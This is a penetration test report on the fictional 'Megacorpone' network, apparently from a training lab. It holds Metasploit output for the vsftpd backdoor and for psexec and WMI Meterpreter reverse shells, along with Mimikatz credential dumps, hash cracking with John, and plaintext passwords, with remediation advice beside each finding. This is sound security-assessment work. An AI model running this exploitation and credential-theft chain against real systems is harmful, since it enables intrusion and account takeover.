✓	21	tcp	open	ftp	vsftpd 2.3.4
✓	22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
✓	23	tcp	open	telnet	Linux telnetd
✓	25	tcp	open	smtp	Postfix smtpd
✓	53	tcp	open	domain	ISC BIND 9.4.2
✓	80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
✓	111	tcp	open	rpcbind	2 (RPC #100000)
✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	512	tcp	open	exec	netkit-rsh rexecd
✓	513	tcp	open	login	
✓	514	tcp	open	shell	Netkit rshd
✓	1099	tcp	open	java-rmi	GNU Classpath grmiregistry
✓	1524	tcp	open	bindshell	Metasploitable root shell
✓	2049	tcp	open	nfs	2-4 (RPC #100003)
✓	2121	tcp	open	ftp	ProFTPD 1.3.1
✓	3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
✓	5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
✓	5900	tcp	open	vnc	VNC (protocol 3.3)
✓	6000	tcp	open	X11	(access denied)
✓	6667	tcp	open	irc	UnrealIRCd
✓	8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)

ii) using the tool MSFconsole and preloaded exploits, CTP, LLC utilized port 21/vsftpd.2.3.4, and was able to gain access to the LInux server. After gaining access, CTP, LLC performed enumeration which revealed text files containing admin user credentials.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.22.117.100:39621 → 172.22.117.150:6200 ) at 2023-05-09 20:15:05 -0400

whoami
root
pwd
/
```



```
sh: line 21: cd: /var/tmp/adminpassword.txt: Not a directory
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```


iii) using the credentials, username: msfadmin with pw: cybersecurity, CTP, LLC was able to ssh into the Linux server and enumerate additional username and password information.



```
└─# john pwhashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres         (postgres)
service          (service)
user             (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity    (msfadmin)
123456789        (klog)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
```


msfadmin	cybersecurity
klog	123456789
sys	batman
tstark	Password!

iv) After securing access to the Linux server, CTP, LLC, created persistent access by creating a “new user”, systemmd. This is to ensure access after system restarts or credential updates.




```
└─# ssh -p 10022 systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Permission denied, please try again.
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

systemd-ssh@metasploitable:~$ █
```

5) After securing this new information for credentials, the tool MSFconsole was utilized again in conjunction with an older protocol, LLMNR - Local Link Multicast Name Resolution, to further uncover login credentials for the Windows 10 machine (172.22.117.20).




```
[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445     - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
```

6) Using the new admin credentials, CTP, LLC was able to use tools called MSFvenom and Kiwi to exploit the Windows DC machine to enumerate additional credentials.




```
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58831 ) at 2022-04-19 11:01:45 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```



```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 1/18/2022 2:55:41 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 1/18/2022 2:13:11 PM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded
```

7) The final step for CTP, LLC was to attempt lateral movement from the Windows 10 machine to WinDC01 with the newly found credentials through the use of MSFvenom. This step was successful through the use of admin credentials (bbanner:Winter2021).



```
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 15 opened (172.22.117.100:4444 → 172.22.117.10:51000 ) at 2022-01-18 21:06:35 -0500

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 13
Meterpreter     : x86/windows
meterpreter > █
```

In summary, CTP, LLC's penetration test identified and exploited critical vulnerabilities throughout Megacorpone's network and systems, revealing security weaknesses that could lead to major disruptions, data loss, or ransomware attacks if not promptly addressed. Using various methodologies and publicly available tools, CTP, LLC enumerated usernames, uncovered potentially sensitive data (including website files and internal reports), exploited server vulnerabilities, and accessed internal systems, where multiple employee credentials were identified. The information above outlines the methods and techniques used to evaluate the security posture of Megacorpone and its subsidiaries.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
FTP Backdoor Reverse Shell	Critical
LLMNR Spoofing	High
Weak Passwords and Storage	Critical
Exposed Server IP Addresses	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux: 172.22.117.150 Windows: 172.22.117.20 WinDC10: 172.22.117.10
Ports	Linux: 21, 22, 80, 443 Windows 10: 135, 139, 445, 3389 WinDC: 88, 135, 445

Exploitation Risk	Total
Critical	3
High	1
Medium	1
Low	0

Vulnerability Findings

Weak Password on Public Web Application


Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. CTP, LLC was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password and any other system users.



```
echo 'Attempting connection to vpn.megacorpone.com...'

sleep 3

if [ $username == 'thudson' ] && [ $password == 'thudson' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'trivera' ] && [ $password == 'Spring2021' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'msmith' ] && [ $password == 'msmith' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'mcarlow' ] && [ $password == 'Pa55word' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'agrofield' ] && [ $password == 'agrofield1' ]
then
```

FTP Backdoor Reverse Shell


Risk Rating: Critical

Description:
CTP, LLC utilized tools such as Nslookup, Shodan.io, Nmap, and Metasploit to assess Megacorpone's IP addresses and identify potential server vulnerabilities. Following data analysis, the Metasploit module (exploit/unix/ftp/vsftpd_234_backdoor) was used to establish a reverse shell, granting root access. Through directory traversal, CTP located admin credentials, enabling further system exploitation.


Affected Hosts: Linux server @ 172.22.117.150

Remediation:

- Update or replace the daemon service FTP on Linux server or remove the service entirely if not needed.
- Instruct all users of the system to reset their password in accordance with the recommended password policy, with particular focus to users with FTP access.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.22.117.100:39621 → 172.22.117.150:6200 ) at 2023-05-09 20:15:05 -0400

whoami
root
pwd
/
```



```
└─# john pwhashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres         (postgres)
service          (service)
user             (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity    (msfadmin)
123456789        (klog)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
```

LLMNR Spoofing


Risk Rating: High

Description:
CTP exploited LLMNR (Link-Local Multicast Name Resolution), an older broadcast service still enabled by default in group policies, to spoof a response and capture user credentials. This technique successfully retrieved additional credentials (Pparker), which allowed access to the Domain Controller.

Affected Hosts: Windows 10 @ 172.22.117.20

Remediation:

- Under Group Policies, LLMNR should be removed or disabled as DNS is the preferred broadcast protocol.
- Use network monitoring tools to detect unusual LLMNR traffic, especially



```
┌──(root💀kali)-[~]
└─# echo 'pparker::MEGACORPONE:5ba634b1935cbcf7:012FFE24C1560D60BDB0E28BC1B304B3:0101000000000000C0653150DE09D2019A7B2984B4D0EA3900000000020008005300 4D004200330001001E00570049004E002D00500052004800340039000
53004D004200330002E006C006F00630061006C000300340057004900 4E002D00500052004800340039000320052005100410046005600 2E0053004D004200330002E006C006F00630061006C000500140053004D004200330002E006C006F00630061006C0007000
0000000030003000000000000000000000000000300000016AC166274B38BE53C0EF69E6B408743FA8CC48475342C41B09C10583AA73F7F0A001000000000000000000000000000000000000009002000630069006600730002F00660069006C00650073006800720061
> hash.txt

┌──(root💀kali)-[~]
└─# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2022-01-15 01:15) 4.166g/s 23525p/s 23525c/s 23525C/s 123456..donald
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─# █
```

Weak Password & Storage


Risk Rating: Critical

Description:
Various tools and methodologies were used to enumerate information from Megacorpone's system, with a recurring theme of successfully extracting credentials and cracking weak passwords for privileged users. Special attention should be directed toward securing privileged access methods across domains, file systems, and internal systems. An example of weak passwords and storage would be locating admin credentials in a plain text file on the server.

Affected Hosts: Linux server @ 172.22.117.150, Windows 10 @ 172.22.117.20, WinDC01 @ 172.22.1117.10

Remediation:

- Update Group Policies for users to operate on the Least Privilege Protocol, meaning instilling minimum access for all user accounts.
- Utilize a new corporate password policy for more complex passwords and multi-factor authentication.



```
sh: line 21: cd: /var/tmp/adminpassword.txt: Not a directory
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
█
```

Exposed Server IP Addresses


Risk Rating: Medium

Description:
CTP utilized Recon-ng to identify IP addresses associated with Megacorpone's servers, including mail, administrative, and VPN servers. This information could potentially be leveraged by threat actors to conduct spoofing or poisoning attacks targeting system users.

Affected Hosts: 18 Hosts / Servers

Remediation:

- Create strong network segmentation through the implementation of firewalls or access policies such as IP address restrictions from trusted IP addresses.
- Utilize multi-factor authentication for all server access to ensure data is encrypted.
- Remove or limit internet access for servers on the network to ensure access restrictions.




MegaCorpOne

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0



[-] Hosts

